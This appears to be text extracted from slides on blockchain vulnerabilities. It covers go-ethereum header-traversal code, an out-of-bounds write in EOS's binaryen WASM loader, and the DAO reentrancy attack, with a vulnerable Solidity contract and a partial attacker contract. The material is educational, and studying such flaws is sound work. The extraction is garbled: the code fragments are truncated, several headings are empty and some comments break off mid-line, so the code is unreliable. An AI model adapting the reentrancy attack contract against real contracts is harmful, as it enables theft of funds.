// GetBlockHashesFromHash retrieves a number of block hashes starting at a given
// hash, fetching towards the genesis block.
func (hc *HeaderChain) GetBlockHashesFromHash(hash common.Hash, max uint64) []common.Hash {
    // Get the origin header from which to fetch
    header := hc.GetHeaderByHash(hash)
    if header == nil {
        return nil
    }
    // Iterate the headers until enough is collected or the genesis reached
    chain := make([]common.Hash, 0, max)
    for i := uint64(0); i < max; i++ {
        next := header.ParentHash
        if header = hc.GetHeader(next, header.Number.Uint64()-1); header == nil {
            break
        }
        chain = append(chain, next)
        if header.Number.Sign() == 0 {
            break
        }
    }
    return chain
}
```

```
blockchain.go lightchain.go
der of the query
(common.Hash{}) && query.Reverse:
l towards the genesis block
ery.Skip)+1; i++ {
ockchain.GetHeader(query.Origin.Hash, number); header != nil {
ash = header.ParentHash
```

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
```
case query.Origin.Hash != (common.Hash{}) && !query.Reverse:
// Hash based traversal towards the leaf block
if header := pm.blockchain.GetHeaderByNumber(origin.Number.Uint64() + query.Skip + 1); header != nil {
    if pm.blockchain.GetBlockHashesFromHash(header.Hash(), query.Skip+1)[query.Skip] == query.Origin.Hash {
        query.Origin.Hash = header.Hash()
    } else {
        unknown = true
    }
}
```

```
// getBlockHeadersData represents a block header query.
type getBlockHeadersData struct {
    Origin hashOrNumber // Block from which to retrieve headers
    Amount uint64 // Maximum number of headers to retrieve
    Skip uint64 // Blocks to skip between consecutive headers
    Reverse bool // Query direction (false = rising towards latest, true = falling towards genesis)
}
```

```
else {
    unknown = true
}
case !query.Reverse:
// Number based traversal towards the leaf block
query.Origin.Number += query.Skip + 1
```



# Process



# DEMO



# Background

## Eos

Be an operating system that truly supports commercial applications.

<https://github.com/EOSIO/eos>

One of the best things about using WASM is that EOS smart contracts can be written in any programming language that compiles to WASM.



# Details

This is a buffer out-of-bounds write vulnerability At libraries/chain/webassembly/binaryen.cpp (Line 78), Function `binaryen_runtime::instantiate_module`:


```
for (auto& segment : module->table.segments) {
    Address offset = ConstantExpressionRunner<TrivialGlobalManager>(globals).visit(segment.offset).value.geti32();
    assert(offset + segment.data.size() <= module->table.initial);
    for (size_t i = 0; i != segment.data.size(); ++i) {
        table[offset + i] = segment.data[i]; //00B write here!
    }
}
```

The values `offset` and `segment.data.size()` are read from the WASM file.

This creates a vulnerability that can be exploited by a malicious contract providing invalid values. By doing so, attackers would be able to write data into arbitrary addresses in memory and, ultimately, take control of the node.

By stealing the private keys of supernodes, controlling the content of new blocks, packing a malicious contract into a new block and publishing it.

# Process





# DEMO

# Blockchain Smart Contract Vulnerability

Base on Ethereum



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Base on Ethereum

## Smart Contract



## Gas





# Reentrancy EVENT

On June 17, 2016, the DAO smart contract was attacked. The attackers stole 3.6 million Ethereum coins, which were worth about \$70 million and are now about \$750 million.

Because of this attack, Ethereum had a hard fork and was divided into Ethereum Classic (ETC) and Ethereum (ETH). The vulnerability exploited by this attack is the reentry vulnerability.



# Reentrancy

## EXAMPLE

```
pragma solidity ^0.4.22;

contract foo { //Define contract name.
    address admin; //Define the address variable, variable name: admin.
    mapping (address => uint256) balances; //Define an array of record balances, variable name: balances.
    function foo(){ //Constructor, called when the contract is released, and only called once.
        admin = msg.sender; //Define the administrator as the publisher
    }
    function deposit() payable{ //Fallback function, mainly used to record deposits.
        require(balances[msg.sender] + msg.value > balances[msg.sender]); //Judging overflow.
        balances[msg.sender] += msg.value; //Increase deposit amount.
    }
    function withdraw(address to, uint256 amount){ //Withdrawal function, function with vulnerability.
        require(balances[msg.sender] > amount); //Determine if the balance is greater than the withdrawal amount.
        require(balances[msg.sender] - amount < balances[msg.sender]); //Prevent overflow.
        to.call.value(amount)(); //Transfer to the cash withdrawal address, the loophole is born in this row.
        balances[msg.sender] -= amount; //After deducting the amount of cash.
    }
} }
```

A transfer function  
**address.gas().call.value()**



```

pragma solidity ^0.4.22;
contract attack{ //Define the contract, contract name: attack.
    address admin; //Define the amount of address variables, variable nam
    address foo_address; //Define the amount of the address variable, var

    modifier adminOnly{ //Defining decorator.
        require(admin == msg.sender); //Determine if the current contract
        _; //Continue to run the code behind.
    }

    function attack() payable{ //Constructor that is executed when the co
        admin = msg.sender;
    }

    function setAddress(address target) adminOnly{ /*Define the function,
    used to set the contract address of the attack, and the administrator can
        foo_address = target;
    }

    function deposit_foo(uint256 amount) adminOnly{ /*Define the function
    used to deposit the target contract. You must deposit before you want to
        foo_address.call.value(amount)(bytes4(keccak256("deposit()"))); /

    function withdraw_foo(uint256 amount) adminOnly{ /*Define the number of fows, the function name: wit ndraw_foo,
    used to withdraw funds from the target contract. Attack second step.*/
        foo_address.call(bytes4(keccak256("withdraw(address,uint256)")),this ,amount); //Withdrawal operation.
    }

    function stop() adminOnly{ //Destroy the contract and transfer the money to the admin address.
        selfdestruct(admin); //Destruction operation.
    }

